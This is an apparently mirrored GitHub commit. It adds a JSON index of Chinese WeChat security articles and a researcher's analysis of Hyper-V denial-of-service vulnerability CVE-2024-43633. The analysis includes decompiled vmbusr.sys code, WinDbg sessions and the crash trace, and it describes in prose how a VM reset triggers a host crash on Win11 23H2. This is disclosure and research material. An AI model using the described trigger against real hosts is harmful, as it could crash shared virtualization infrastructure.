mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
【活动】你没看错,通用漏洞全年3倍奖励!、新的“DoubleClickjacking”漏洞可绕过网站的劫持保护、防范XXE漏洞:XXE攻击详解与应对策略、【安全圈】新的“DoubleClickjacking”漏洞可绕过网站的劫持保护、Web漏洞分析与防范实战丨从"脚本小子"迈向"研究员"的第一步、【5.5CPE】ISC2焦点会议——治理、风险与合规,欢迎参会、【漏洞通告】Windows LDAP远程代码执行漏洞(CVE-2024-49112)、Hyper-V拒绝服务漏洞CVE-2024-43633分析、创宇安全智脑 | 灵当 CRM getMyAmbassador SQL注入等72个漏洞可检测、黑客泄露更多数据,思科证实属实、Web漏洞分析与防范实战丨从"脚本小子"迈向"研究员"的第一步、【漏洞复现】大华智能物联综合管理平台远程代码执行漏洞、Web漏洞分析与防范实战丨从"脚本小子"迈向"研究员"的第一步、Web漏洞分析与防范实战丨从"脚本小子"迈向"研究员"的第一步、「漏洞复现」方正畅享全媒体新闻采编系统 imageProxy.do 任意文件读取漏洞、【安全月报】| 12月份因漏洞、黑客攻击等损失为2860万美元,为全年黑客攻击最少月份、新书推荐《Web漏洞分析与防范实战》、Web漏洞分析与防范实战丨从"脚本小子"迈向"研究员"的第一步、研究漏洞方法指南 | Web漏洞分析与防范实战、你手上的漏洞poc,真能帮你解决问题吗?、【漏洞通告】Apache Hive & Spark 信息泄露漏洞、
This commit is contained in:
 test committed
1 parent
7d18c318ea
commit
027e534cc5
18 files changed
+3631
-18
No files matched your search
@@ -2422,5 +2422,26 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI1NTE2NzQ3NQ==&mid=2247485484&idx=1&sn=105f7b834b3da70b77523462ca24ac4b": "【漏洞复现】SecFox运维安全管理与审计系统FastJson反序列化漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg4OTI0MDk5MQ==&mid=2247493226&idx=1&sn=13da22c29bc367231583674efc8db0f9": "【AE插件】23000款AE插件合集,全套插件一键安装包",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxMjE3ODU3MQ==&mid=2650606042&idx=1&sn=115a6a68aa8b721157034b562e9492f0": "网络安全公司“内鬼”监守自盗 当黑客窃取个人信息2.08亿条;|WPA3协议存在安全漏洞,黑客可获取WiFi密码",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247538451&idx=3&sn=e0d5da8061b899effd86f8e54c066daa": "【风险提示】国产工业路由器零日漏洞疑遭攻击者利用"
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2MDg0ODg1NQ==&mid=2247538451&idx=3&sn=e0d5da8061b899effd86f8e54c066daa": "【风险提示】国产工业路由器零日漏洞疑遭攻击者利用",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5OTk2MTMxOQ==&mid=2727843649&idx=1&sn=31bc387f68e47f9a8dd9561a46e7d95c": "【活动】你没看错,通用漏洞全年3倍奖励!",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651311189&idx=3&sn=77582a207799b2a8f44c90a6eed4a26b": "新的“DoubleClickjacking”漏洞可绕过网站的劫持保护",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5NTEwNTE1Mw==&mid=2247485171&idx=1&sn=0058b76345fc8ac04545cbf80cdc99e0": "防范XXE漏洞:XXE攻击详解与应对策略",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652067095&idx=3&sn=6a10a23e41cc2e64a94951ad4f2b52a7": "【安全圈】新的“DoubleClickjacking”漏洞可绕过网站的劫持保护",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwODM3NjIxOQ==&mid=2247502196&idx=1&sn=7192bdc239556ce50cef819e31df6ea7": "Web漏洞分析与防范实战丨从\"脚本小子\"迈向\"研究员\"的第一步",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUzNTg4NDAyMg==&mid=2247492248&idx=2&sn=3a4a075f85c8ab68001ce6a4fd5cecae": "【5.5CPE】ISC2焦点会议——治理、风险与合规,欢迎参会",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500562&idx=2&sn=a2bffedfb62b6f2678072c0b494338a1": "【漏洞通告】Windows LDAP远程代码执行漏洞(CVE-2024-49112)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458587938&idx=1&sn=501d4121b0437af290d817483a675882": "Hyper-V拒绝服务漏洞CVE-2024-43633分析",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIwNjU0NjAyNg==&mid=2247490165&idx=1&sn=9256f940e9aafb6f123a2482d73d397b": "创宇安全智脑 | 灵当 CRM getMyAmbassador SQL注入等72个漏洞可检测",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521960&idx=2&sn=46eb22e98ed9cbd715a95b5188b6eac6": "黑客泄露更多数据,思科证实属实",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMDY5OTg5OA==&mid=2247492654&idx=1&sn=ae8da90daad9dd88b57bbc05ac6bde5c": "Web漏洞分析与防范实战丨从\"脚本小子\"迈向\"研究员\"的第一步",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkwNTE4Mzc2Mg==&mid=2247486461&idx=1&sn=e218c28bdbe2f61ee5dae5e253d5ee21": "【漏洞复现】大华智能物联综合管理平台远程代码执行漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxMDU5MzY0NQ==&mid=2247484400&idx=1&sn=3acd310a40e16ec8877629020df10ba9": "Web漏洞分析与防范实战丨从\"脚本小子\"迈向\"研究员\"的第一步",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNTU5NTI1Ng==&mid=2247486536&idx=1&sn=612a80610f1a6ca6bdb08300f7c8a1d5": "Web漏洞分析与防范实战丨从\"脚本小子\"迈向\"研究员\"的第一步",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNDY3MTY3MA==&mid=2247486619&idx=1&sn=fee8f7896e0a1157ce2632edf3de6d7c": "「漏洞复现」方正畅享全媒体新闻采编系统 imageProxy.do 任意文件读取漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU1OTc2MzE2Mg==&mid=2247489261&idx=1&sn=afa979eb1a44159426df3575203dc5b6": "【安全月报】| 12月份因漏洞、黑客攻击等损失为2860万美元,为全年黑客攻击最少月份",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4MDQ5MjY1Mg==&mid=2247515426&idx=1&sn=b76928086d14cd6ffce6164dbf7a5823": "新书推荐《Web漏洞分析与防范实战》",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU5OTMxNjkxMA==&mid=2247488371&idx=1&sn=4e527a3e132f3e02514cb331fa92b763": "Web漏洞分析与防范实战丨从\"脚本小子\"迈向\"研究员\"的第一步",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU3Mjk2NDU2Nw==&mid=2247492515&idx=1&sn=88978addef776d8110dd641655634b00": "研究漏洞方法指南 | Web漏洞分析与防范实战",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0OTY1NTI5Mw==&mid=2247490620&idx=1&sn=905c800b330ae42fa306dc9018746e04": "你手上的漏洞poc,真能帮你解决问题吗?",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NjczMzc1NA==&mid=2247486500&idx=2&sn=95436cdc9aa3a3b756999d41bd092e9c": "【漏洞通告】Apache Hive & Spark 信息泄露漏洞"
|
||||
}
|
||||
@@ -0,0 +1,359 @@
|
||||
# Hyper-V拒绝服务漏洞CVE-2024-43633分析
|
||||
王cb 看雪学苑 2025-01-02 10:02
|
||||
|
||||
这篇文章的目的是介绍今年11月发布的的Hyper-V拒绝服务漏洞CVE-2024-43633分析。文章结合了逆向代码和调试结果分析了CVE-2024-43633漏洞利用过程和漏洞成因。
|
||||
|
||||
## 复现环境
|
||||
|
||||
Win11 23h2
|
||||
|
||||
Win11 22h2
|
||||
##
|
||||
## CVE-2024-43633漏洞分析
|
||||
|
||||
CVE-2024-43633是笔者今年7月向微软MSRC提交的Hyper-V拒绝服务漏洞,漏洞可在Win11 23h2上复现,漏洞致谢发布于11月,漏洞的成因主要存在于Hyper-V根分区的vmbusr.sys驱动未正确处理虚拟机重置后vmbus通道分区的引用与解引用次数不一致导致触发内核崩溃断言的拒绝服务结果。
|
||||
|
||||
|
||||
```
|
||||
00 ffffcd04`0d0d7460 fffff800`872daeef vmbusr!ChDereferenceChannelInternal+0x9c
|
||||
01 ffffcd04`0d0d7490 fffff800`872b5173 vmbusr!ChServerChannelReleasedByClientLocked+0x57
|
||||
02 ffffcd04`0d0d74c0 fffff800`872da012 vmbusr!ChpPartitionWaitChannelClosed+0xc7
|
||||
03 ffffcd04`0d0d7500 fffff800`872d8c87 vmbusr!ChResetPartition+0x3e
|
||||
void __fastcall ChDereferenceChannelInternal(__int64 a1, int a2, __int16 a3)
|
||||
{
|
||||
IoQueueWorkItem(
|
||||
ChLocalOfferRemoveWorkItem,
|
||||
(PIO_WORKITEM_ROUTINE)ChDestroyChannelWorkItem,
|
||||
DelayedWorkQueue,
|
||||
0i64);
|
||||
|
||||
}
|
||||
void __fastcall ParentReleaseInterruptResources(PVOID Channel)
|
||||
{
|
||||
//这里也会调用 XPartDeref
|
||||
XPartDeref(Channel);
|
||||
}
|
||||
void __fastcall ChpDestroyChannel(PVOID P)
|
||||
{
|
||||
XPartDeref(*((_QWORD *)P + 26));
|
||||
}
|
||||
//通道析构时会对分区会加引用一次解引用三次
|
||||
void __fastcall ChDestroyChannelWorkItem(PDEVICE_OBJECT DeviceObject, PVOID Context)
|
||||
{
|
||||
//加引用一次
|
||||
_InterlockedIncrement64((volatile signed __int64 *)(Channel + 0x88)) <= 1
|
||||
//call ChDereferenceChannelInternal and ParentReleaseInterruptResources
|
||||
ChpDestroyChannel(Channel);
|
||||
XPartDeref(Channel);
|
||||
}
|
||||
void __fastcall XPartDeref(__int64 Channel)
|
||||
{
|
||||
signed __int64 v1; // rax
|
||||
bool v2; // cc
|
||||
signed __int64 v3; // rax
|
||||
//+0x88是引用计数字段
|
||||
v1 = _InterlockedExchangeAdd64((volatile signed __int64 *)(Channel + 0x88), 0xFFFFFFFFFFFFFFFFui64);
|
||||
v2 = v1 <= 1;
|
||||
v3 = v1 - 1;
|
||||
if ( v2 )
|
||||
{
|
||||
//
|
||||
导致最后的引引用次数会变成负数-1
|
||||
if ( v3 )
|
||||
__fastfail(0xEu);
|
||||
}
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
当运行在虚拟机中的程序通过hypercall类型HvCallPostMessage向运行在Hyper-V根分区的vmbus通道提供程序Virtualization Service Providers (VSP)发送CHANNELMSG_INITIATE_CONTACT消息后,vmbusr.sys驱动为将要创建的vmbus通道创建一个新的vmbus通道分区XPart分配给虚拟机。
|
||||
|
||||
|
||||
在这之前虚拟机启动时自带的vmbus服务已经向vsp申请过分区,每个分区独立管理它所属的通道互相并不冲突,所有创建的通道通过一个链表结构维护在win11 23h2的虚拟机上下文偏移量为XPart+3b8,所有可以连接的通道必须是在Hyper-V根分区通过vmbus api向vmbusr.sys驱动申请分配的。
|
||||
|
||||
|
||||
一般是hyper-v集成服务的系统保留通道,或者是host端调用vmbuspiper.dll的api手动申请的通道,所有通道的CLASSID和INSTANCEID会在CHANNELMSG_OFFERCHANNEL回调sint消息中在synic_message页面通知虚拟机中的Virtualization Service Consumers(vsc)程序,之后vsc可以创建并映射gpadl共享页面和vsp建立vmbus通道通信,具体细节可以参考笔者之前的vmbus通道相关文章。
|
||||
|
||||
|
||||
复现此漏洞并不需要产生实际的通道通信,只需要建立通道并在uefi程序中调用__fastfail触发重置虚拟机就能复现漏洞,笔者使用的通道是hyper-v自带的集成服务Hyper-V Data Exchange Service (KVP)通道默认配置下启用可以复现,在默认情况下不管的通道的建立还是创建通信或者是销毁通道的相关操作引用与解引用次数都是对称的,当vsc客户端发送CHANNELMSG_GPADL_TEARDOWN和CHANNELMSG _CLOSECHANNEL消息以触发与通道关联的资源被释放时,通常会对通道进行解引用,当通道的解引用次数降为0后会调用通道销毁例程,在销毁例程会解引用通道所在的分区,分区的解引用次数降为0后会调用分区销毁例程,直到完成整个虚拟机资源释放。
|
||||
|
||||
|
||||
这里有个检查是当分区的解引用次数降为0继续解引用,这个引用次数会变成负数-1导致进入内核崩溃断言__fastfail的拒绝服务结果。一般情况下虚拟机退出时分区销毁例程调用完成后引用次数解引用为0,导致这个现象出现只存在于虚拟机重置后对分区的复用这个不安全的调用中,在win11 23h2及以下的版本中虚拟机重置后所有分配的分区并没有真正的销毁。
|
||||
|
||||
|
||||
也就是说没有移出虚拟机对象的分区链表,而是再次复用并调用一次多余的解引用,导致分区的引用与解引用次数不一致,在虚拟机重置恢复运行后这个复用的分区再次分配给虚拟机资源,但这些重新分配的分区和通道引用计数还是正常的受影响的还是那一次多余的解引用。
|
||||
|
||||
|
||||
当关闭虚拟机时所有的引用析构后这多余的一次解引用会将分区引用次数会变成负数-1导致拒绝服务,而在win11 24h2版本中虚拟机重置后所有分配的分区自动析构所有相关联对象并移出链表,这样就不存在复用和多余的解引用漏洞,因此笔者的漏洞不能在win11 24h2版本中复现。
|
||||
下面我们通过逆向代码了解一下漏洞的成因。
|
||||
|
||||
## CVE-2024-43633漏洞逆向分析
|
||||
|
||||
```
|
||||
//在win11 23h2逆向代码
|
||||
00 ffffbb0f`5a82ee30 fffff803`3e0b888b vmbusr!XPartDeref+0x11
|
||||
01 ffffbb0f`5a82ee60 fffff803`3e0d7f62 vmbusr!XPartRemovePartition+0x1bb
|
||||
02 ffffbb0f`5a82eec0 fffff803`3e0d6bb7 vmbusr!ChResetPartition+0x5e
|
||||
03 ffffbb0f`5a82eef0 fffff803`3e0aea6a vmbusr!RootIoctlVdevReset+0xe3
|
||||
04 ffffbb0f`5a82ef30 fffff803`26dfe7b8 vmbusr!RootIoctlDeviceControlPreprocess+0xea
|
||||
//虚拟机重置会调用,关闭虚拟机也会调用
|
||||
void __fastcall XPartRemovePartition(LIST_ENTRY *SubPartcreated, __int64 a2, __int64 a3)
|
||||
{
|
||||
bool __fastcall XPartIsSubPartition(__int64 a1)
|
||||
{
|
||||
return *(_QWORD *)(a1 + 0x4F0) != 0i64;
|
||||
}
|
||||
if ( SubPartcreated.SubPartition_4f0 )
|
||||
{
|
||||
if ( prevpartitionlinkptr )
|
||||
goto pengding;
|
||||
}
|
||||
else if ( prevpartitionlinkptr )
|
||||
{
|
||||
// (SubPart + 8)+0,prevpartitionlinkptr
|
||||
if ( prevpartitionlinkptr->Blink != SubPartcreated
|
||||
|| (prevpartitionlinkptrnext = SubPartcreated->Blink, prevpartitionlinkptrnext->Flink != SubPartcreated) )
|
||||
{
|
||||
LABEL_12:
|
||||
__fastfail(3u);
|
||||
}
|
||||
prevpartitionlinkptrnext->Flink = prevpartitionlinkptr;
|
||||
prevpartitionlinkptr->Blink = prevpartitionlinkptrnext;
|
||||
SubPartcreated->Flink = 0i64;
|
||||
}
|
||||
pengding:
|
||||
...
|
||||
//解引用
|
||||
XPartDeref((__int64)SubPartcreated);
|
||||
}
|
||||
|
||||
//在win11 24h2逆向代码
|
||||
void __fastcall XPartRemovePartition(LIST_ENTRY *thispart, __int64 a2, __int64 a3)
|
||||
{
|
||||
if ( thispart->Flink )
|
||||
{
|
||||
// removeentryPLIST_ENTRY
|
||||
if ( thisFlink->Blink != thispart )
|
||||
goto LABEL_13;
|
||||
thisBlink = thispart->Blink;
|
||||
if ( thisBlink->Flink != thispart )
|
||||
goto LABEL_13;
|
||||
thisBlink->Flink = thisFlink;
|
||||
thisFlink->Blink = thisBlink;
|
||||
}
|
||||
}
|
||||
// +378parentpart
|
||||
// bool __fastcall XPartIsSubPartition(__int64 a1)
|
||||
// {
|
||||
// return *(_QWORD *)(a1 + 0x378) != 0i64;
|
||||
// }
|
||||
parentpart = thispart[0x37].Blink;
|
||||
if ( parentpart )
|
||||
{
|
||||
linkpart368ptr = (_LIST_ENTRY *)((char *)parentpart + 0x368);
|
||||
linkpart368ptrFlink = linkpart368ptr->Flink;
|
||||
if ( linkpart368ptr->Flink->Blink == linkpart368ptr )
|
||||
{
|
||||
thispart->Flink = linkpart368ptrFlink;
|
||||
thispart->Blink = linkpart368ptr;
|
||||
linkpart368ptrFlink->Blink = thispart;
|
||||
linkpart368ptr->Flink = thispart;
|
||||
goto pendging;
|
||||
}
|
||||
LABEL_13:
|
||||
__fastfail(3u);
|
||||
}
|
||||
pengding:
|
||||
...
|
||||
//解引用
|
||||
XPartDeref((__int64)SubPartcreated);
|
||||
}
|
||||
|
||||
```
|
||||
|
||||
|
||||
|
||||
通过上面的逆向代码可以看出在win11 23h2版本中与虚拟机重置后移除分区的逻辑如果要移除分区SubPartition_4f0是个有效的指针,会直接跳出if和else代码块,并没有进入后面的else分支将当前分区没有移出分区链表,导致虚拟机重置后时会再次调用这个函数对复用的分区再次分配给虚拟机,并再次调用XPartDeref多解引用一次导致分区的引用与解引用次数不一致。
|
||||
|
||||
|
||||
而在win11 24h2中XPartRemovePartition直接将当前分区移出链表尽管有对子分区的判断,但是因为分区已经被移出链表了,就不存在复用的情况,自然也不存在多余的解引用漏洞。
|
||||
|
||||
## CVE-2024-43633漏洞调试分析
|
||||
|
||||
```
|
||||
//先下断点
|
||||
3: kd>bp vmbusr!XPartDeref; ba w1 rcx+88 " r;k;r $t1=rcx+3b8;r $t2=$t1; dc $t2-3b8+88;r $t1=poi($t1); .for(r $t3=0;$t1 > $t2 or $t1 < $t2;r $t3=$t3+1){r $t1=poi($t1); };.printf \"%p Channel count %p\r\n\",$t2-3b8+88, $t3;gc"
|
||||
|
||||
//正常析构时分区引用次数为通道的数量*2次引用次数数加上分区本身的一次引用1e=e*2+1+1
|
||||
rax=ffffe60151627928 rbx=ffffe60151627850 rcx=000000000000001d
|
||||
rdx=ffffe60151627928 rsi=ffffe6014ff9c0e8 rdi=ffffe6015125a000
|
||||
rip=fffff8033e0b1a76 rsp=ffffbb0f55517200 rbp=0000000000000000
|
||||
r8=fffff8033e0c6780 r9=ffffe60151627928 r10=fffff8033e0b1a20
|
||||
r11=0000000000000000 r12=ffffe6012e9f43b0 r13=ffffe6012ff8d000
|
||||
r14=fffff8033e0b1a20 r15=fffff80322403980
|
||||
iopl=0 nv up ei pl nz na po nc
|
||||
cs=0010 ss=0018 ds=002b es=002b fs=0053 gs=002b efl=00040206
|
||||
vmbusr!ChDestroyChannelWorkItem+0x56:
|
||||
fffff803`3e0b1a76 48ffc1 inc rcx # Child-SP RetAddr Call Site00 ffffbb0f`55517200 fffff803`22403a80 vmbusr!ChDestroyChannelWorkItem+0x5601 ffffbb0f`55517250 fffff803`22552315 nt!IopProcessWorkItem+0x10002 ffffbb0f`555172c0 fffff803`22554d07 nt!ExpWorkerThread+0x15503 ffffbb0f`555174b0 fffff803`2261ae24 nt!PspSystemThreadStartup+0x5704 ffffbb0f`55517500 00000000`00000000 nt!KiStartSystemThread+0x34//分区引用计数ffffe601`5125a088 0000001e 00000000 00050000 00050003 ................
|
||||
ffffe601`5125a098 00000000 00000000 00000000 00000000 ................ffffe601`5125a0a8 00000000 00000000 b0cad258 000019fe ........X.......
|
||||
ffffe601`5125a0b8 4fae8000 ffffe601 4ff8fd60 ffffe601 ...O....`..O....
|
||||
ffffe601`5125a0c8 00020101 000002e0 00000000 00000000 ................ffffe601`5125a0d8 00000000 00000000 4ea30000 ffffe601 ...........N....
|
||||
ffffe601`5125a0e8 00000000 00000000 00000000 00000000 ................ffffe601`5125a0f8 00000000 00000000 00000000 00000000 ................
|
||||
//通道引用计数
|
||||
ffffe6015125a088 Channel count 000000000000000e
|
||||
|
||||
//虚拟机重置后引用次数比正常少了1
|
||||
rdx=0000000000000001 rsi=ffffe6014ea30000 rdi=0000000000000000
|
||||
rip=fffff8033e0b7795 rsp=ffffbb0f5a82ee30 rbp=0000000000000000
|
||||
r8=ffffe6014e9c419c r9=0000000000000014 r10=fffff8032245e560
|
||||
r11=00000000000099b0 r12=0000000000000000 r13=0000000000000000
|
||||
r14=ffffe6014e967b48 r15=ffffe601516760f0
|
||||
iopl=0 nv up ei pl nz ac po cy
|
||||
cs=0010 ss=0018 ds=002b es=002b fs=0053 gs=002b efl=00040217
|
||||
vmbusr!XPartDeref+0x11:
|
||||
fffff803`3e0b7795 4883e801 sub rax,1 # Child-SP RetAddr Call Site00 ffffbb0f`5a82ee30 fffff803`3e0b888b vmbusr!XPartDeref+0x1101 ffffbb0f`5a82ee60 fffff803`3e0d7f62 vmbusr!XPartRemovePartition+0x1bb02 ffffbb0f`5a82eec0 fffff803`3e0d6bb7 vmbusr!ChResetPartition+0x5e03 ffffbb0f`5a82eef0 fffff803`3e0aea6a vmbusr!RootIoctlVdevReset+0xe304 ffffbb0f`5a82ef30 fffff803`26dfe7b8 vmbusr!RootIoctlDeviceControlPreprocess+0xea05 ffffbb0f`5a82ef60 ffffe601`4dc4fb20 0xfffff803`26dfe7b8
|
||||
06 ffffbb0f`5a82ef68 00000000`0000000e 0xffffe601`4dc4fb20//分区引用计数ffffe601`5125a088 0000001d 00000000 00050000 00050003 ................
|
||||
ffffe601`5125a098 00000000 00000000 00000000 00000000 ................ffffe601`5125a0a8 00000000 00000000 b0cad258 000019fe ........X.......
|
||||
ffffe601`5125a0b8 4fae8000 ffffe601 4ff8fd60 ffffe601 ...O....`..O....
|
||||
ffffe601`5125a0c8 00020101 000002e0 00000000 00000000 ................ffffe601`5125a0d8 00000000 00000000 4ea30000 ffffe601 ...........N....
|
||||
ffffe601`5125a0e8 00000000 00000000 00000000 00000000 ................ffffe601`5125a0f8 00000000 00000000 00000000 00000000 ................
|
||||
//通道引用计数
|
||||
ffffe6015125a088 Channel count 000000000000000e
|
||||
|
||||
//虚拟机关闭
|
||||
rdx=ffffe601513a9701 rsi=ffffe6014ea30000 rdi=0000000000000000
|
||||
rip=fffff8033e0b7795 rsp=ffffbb0f56f76dc0 rbp=ffffe6014e967a00
|
||||
r8=000000000000054b r9=0000000000000000 r10=fffff8032245e560
|
||||
r11=000000000000a5b0 r12=fffff8033e0c2100 r13=0000000000000000
|
||||
r14=0000000000000000 r15=ffffe60147a57760
|
||||
iopl=0 nv up ei pl nz na po cy
|
||||
cs=0010 ss=0018 ds=002b es=002b fs=0053 gs=002b efl=00040207
|
||||
vmbusr!XPartDeref+0x11:
|
||||
fffff803`3e0b7795 4883e801 sub rax,1 # Child-SP RetAddr Call Site00 ffffbb0f`56f76dc0 fffff803`3e0b888b vmbusr!XPartDeref+0x1101 ffffbb0f`56f76df0 fffff803`3e0b9073 vmbusr!XPartRemovePartition+0x1bb02 ffffbb0f`56f76e50 fffff803`3e0b8843 vmbusr!ParentCleanupPartition+0x7303 ffffbb0f`56f76e80 fffff803`3e0d69c1 vmbusr!XPartRemovePartition+0x17304 ffffbb0f`56f76ee0 fffff803`3e0aea4d vmbusr!RootIoctlVdevPowerOff+0x12d05 ffffbb0f`56f76f30 fffff803`26dfe7b8 vmbusr!RootIoctlDeviceControlPreprocess+0xcd06 ffffbb0f`56f76f60 ffffe601`4ed13de0 0xfffff803`26dfe7b8
|
||||
07 ffffbb0f`56f76f68 00000000`0000000e 0xffffe601`4ed13de0//分区引用计数ffffe601`5125a088 00000010 00000000 00050000 00050003 ................
|
||||
ffffe601`5125a098 00000000 00000000 00000000 00000000 ................ffffe601`5125a0a8 00000000 00000000 b0cad258 000019fe ........X.......
|
||||
ffffe601`5125a0b8 4fae8000 ffffe601 4ff8fd60 ffffe601 ...O....`..O....
|
||||
ffffe601`5125a0c8 00020101 000002e0 00000000 00000000 ................ffffe601`5125a0d8 00000000 00000000 4ea30000 ffffe601 ...........N....
|
||||
ffffe601`5125a0e8 00000000 00000000 00000000 00000000 ................ffffe601`5125a0f8 00000000 00000000 00000000 00000000 ................
|
||||
//通道引用计数
|
||||
ffffe6015125a088 Channel count 0000000000000008
|
||||
|
||||
//导致最后的引引用次数会变成负数-1
|
||||
rax=0000000000000000 rbx=ffffe6014e213960 rcx=ffffe6015125a000
|
||||
rdx=0000000000000000 rsi=0000000000000000 rdi=ffffe6015125a000
|
||||
rip=fffff8033e0b7795 rsp=ffffbb0f555171d0 rbp=0000000000000000
|
||||
r8=0000000000000000 r9=7ffffffffffffffc r10=fffff80322462170
|
||||
r11=ffffe6014e213950 r12=ffffe6012e9f43b0 r13=ffffe6012ff8d000
|
||||
r14=0000000000000000 r15=0000000000000000
|
||||
iopl=0 nv up ei ng nz na po nc
|
||||
cs=0010 ss=0018 ds=002b es=002b fs=0053 gs=002b efl=00040286
|
||||
vmbusr!XPartDeref+0x11:
|
||||
fffff803`3e0b7795 4883e801 sub rax,1 # Child-SP RetAddr Call Site00 ffffbb0f`555171d0 fffff803`3e0b1b8c vmbusr!XPartDeref+0x1101 ffffbb0f`55517200 fffff803`22403a80 vmbusr!ChDestroyChannelWorkItem+0x16c02 ffffbb0f`55517250 fffff803`22552315 nt!IopProcessWorkItem+0x10003 ffffbb0f`555172c0 fffff803`22554d07 nt!ExpWorkerThread+0x15504 ffffbb0f`555174b0 fffff803`2261ae24 nt!PspSystemThreadStartup+0x5705 ffffbb0f`55517500 00000000`00000000 nt!KiStartSystemThread+0x34//分区引用计数ffffe601`5125a088 ffffffff ffffffff 00050000 00050003 ................
|
||||
ffffe601`5125a098 00000000 00000000 00000000 00000000 ................ffffe601`5125a0a8 00000000 00000000 b0cad258 000019fe ........X.......
|
||||
ffffe601`5125a0b8 4fae8000 ffffe601 4ff8fd60 ffffe601 ...O....`..O....
|
||||
ffffe601`5125a0c8 00020101 000002e0 00000000 00000000 ................ffffe601`5125a0d8 00000000 00000000 4ea30000 ffffe601 ...........N....
|
||||
ffffe601`5125a0e8 00000000 00000000 00000000 00000000 ................ffffe601`5125a0f8 00000000 00000000 00000000 00000000 ................
|
||||
//通道引用计数
|
||||
ffffe6015125a088 Channel count 0000000000000000
|
||||
|
||||
//bsod
|
||||
rax=ffffffffffffffff rbx=0000000000000000 rcx=000000000000000e
|
||||
rdx=0000000000000000 rsi=0000000000000000 rdi=0000000000000000
|
||||
rip=fffff8033e0b77a5 rsp=ffffbb0f555171d0 rbp=0000000000000000
|
||||
r8=0000000000000000 r9=7ffffffffffffffc r10=fffff80322462170
|
||||
r11=ffffe6014e213950 r12=0000000000000000 r13=0000000000000000
|
||||
r14=0000000000000000 r15=0000000000000000
|
||||
iopl=0 nv up ei ng nz na po nc
|
||||
vmbusr!XPartDeref+0x21:
|
||||
fffff803`3e0b77a5 cd29 int 29hResetting default scopeEXCEPTION_RECORD: ffffbb0f55516f98 -- (.exr 0xffffbb0f55516f98)ExceptionAddress: fffff8033e0b77a5 (vmbusr!XPartDeref+0x0000000000000021) ExceptionCode: c0000409 (Security check failure or stack buffer overrun) ExceptionFlags: 00000001NumberParameters: 1 Parameter[0]: 000000000000000eSubcode: 0xe FAST_FAIL_INVALID_REFERENCE_COUNT PROCESS_NAME: SystemERROR_CODE: (NTSTATUS) 0xc0000409 - <Unable to get error code text>EXCEPTION_CODE_STR: c0000409EXCEPTION_PARAMETER1: 000000000000000eEXCEPTION_STR: 0xc0000409STACK_TEXT: ffffbb0f`55516508 fffff803`22767092 : ffffbb0f`55516670 fffff803`224bdda0 ffff9781`82511180 00000000`00000001 : nt!DbgBreakPointWithStatusffffbb0f`55516510 fffff803`22766753 : ffff9781`00000003 ffffbb0f`55516670 fffff803`2262fd20 00000000`00000139 : nt!KiBugCheckDebugBreak+0x12ffffbb0f`55516570 fffff803`22615db7 : ffffe601`2b0ff040 00000000`00000000 ffffe601`4e213960 00000000`00000000 : nt!KeBugCheck2+0xba3ffffbb0f`55516ce0 fffff803`2262bc29 : 00000000`00000139 00000000`0000000e ffffbb0f`55517040 ffffbb0f`55516f98 : nt!KeBugCheckEx+0x107ffffbb0f`55516d20 fffff803`2262c1f2 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiBugCheckDispatch+0x69ffffbb0f`55516e60 fffff803`22629edb : 00000000`00040246 fffff803`2253f0b3 00000000`0000000c ffffe601`2e5f1180 : nt!KiFastFailDispatch+0xb2ffffbb0f`55517040 fffff803`3e0b77a5 : ffffe601`4e213960 ffffe601`4e213960 00000000`00000002 00000000`00000680 : nt!KiRaiseSecurityCheckFailure+0x35bffffbb0f`555171d0 fffff803`3e0b1b8c : ffffe601`4e213960 ffffe601`2b0c94a0 fffff803`22403980 fffff803`3e0b1a20 : vmbusr!XPartDeref+0x21ffffbb0f`55517200 fffff803`22403a80 : ffffe601`2e9f43b0 00000000`00000000 ffffe601`47a58450 00000000`00000000 : vmbusr!ChDestroyChannelWorkItem+0x16cffffbb0f`55517250 fffff803`22552315 : ffffe601`2b0c94a0 ffffe601`2ff8c040 ffffbb0f`555173c0 00020000`00000000 : nt!IopProcessWorkItem+0x100ffffbb0f`555172c0 fffff803`22554d07 : ffffe601`2ff8c040 00000000`000000d8 ffffe601`2ff8c040 fffff803`225521c0 : nt!ExpWorkerThread+0x155ffffbb0f`555174b0 fffff803`2261ae24 : ffff9781`82511180 ffffe601`2ff8c040 fffff803`22554cb0 11ef5c6a`588718e0 : nt!PspSystemThreadStartup+0x57ffffbb0f`55517500 00000000`00000000 : ffffbb0f`55518000 ffffbb0f`55511000 00000000`00000000 00000000`00000000 : nt!KiStartSystemThread+0x34
|
||||
```
|
||||
|
||||
|
||||
|
||||
